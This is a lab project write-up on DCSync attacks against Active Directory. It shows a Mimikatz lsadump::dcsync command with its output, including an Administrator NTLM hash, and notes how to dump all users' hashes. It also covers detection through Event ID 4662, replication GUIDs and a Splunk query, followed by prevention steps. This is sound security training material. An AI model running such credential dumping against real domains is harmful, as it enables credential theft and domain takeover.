Project: DCSync Attack – Simulation, Detection & Prevention


Type: Lab Project
Tools Used: Mimikatz, Event Viewer, cmd.exe
Objective: Simulate a DCSync attack and explore ways to detect and prevent it in an Active Directory environment.

Overview:

DCSync is a **post-exploitation attack** where an attacker simulates the behavior of a Domain Controller (DC) to request replication of password data from another DC. This is done using **Directory Replication Service (DRS)** via **RPC calls**.

Attackers need an account with the following permissions:

- Replicating Directory Changes
- Replicating Directory Changes All



Attack Execution:

In this lab, the user account Rocky has replication privileges. The attack was carried out by launching a command shell (cmd.exe) as the Rocky user.

Using **Mimikatz**, the following command was run to replicate the credentials of the Administrator account:

Command: lsadump::dcsync /user:domain\Administrator

```
mimikatz # lsadump::dcsync /domain:eagle.local /user:Administrator
[DC] 'eagle.local' will be the domain
[DC] 'DC2.eagle.local' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 07/08/2022 12.24.13
Object Security ID   : S-1-5-21-1518138621-4282902758-752445584-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: fcdc65703dd2b0bd789977f1f3eeaecf
```

This retrieved the NTLM hash of the Administrator. We noted that appending /all would have dumped hashes of all domain users.

These hashes could be used for:

- Offline password cracking


- Pass-the-Hash (PtH) attacks

Detection:

DCSync triggers Event ID 4662, which logs when operations are performed on Active Directory objects.

Important indicators:


- The event will include GUIDs:
  - 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2 (replication requests)
  - 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2
- The actor should typically be a Domain Controller. If the event shows a non-DC account (e.g., Rocky), this is suspicious.



in SIEM:

we can use this SPL to hunt for it in splunk:

SPL: index="main" EventCode=4662 Access_Mask=0x100 Account_Name!=*$ ("1131f6aa-9c07-11d1-f79f-00c04fc2dcd2" OR "1131f6ad-9c07-11d1-f79f-00c04fc2dcd2")



Prevention:

- **RPC Firewall**: Configure it to **only allow legitimate DCs** to perform replication via RPC. This limits the ability of attacker-controlled accounts to make replication requests.
- **Least Privilege Principle**: Avoid assigning replication rights to unnecessary accounts.
- **Monitoring**: Alert on Event ID 4662 where the actor is not a known DC.
- **Audit Replication Rights**: Periodically review who has replication-related permissions.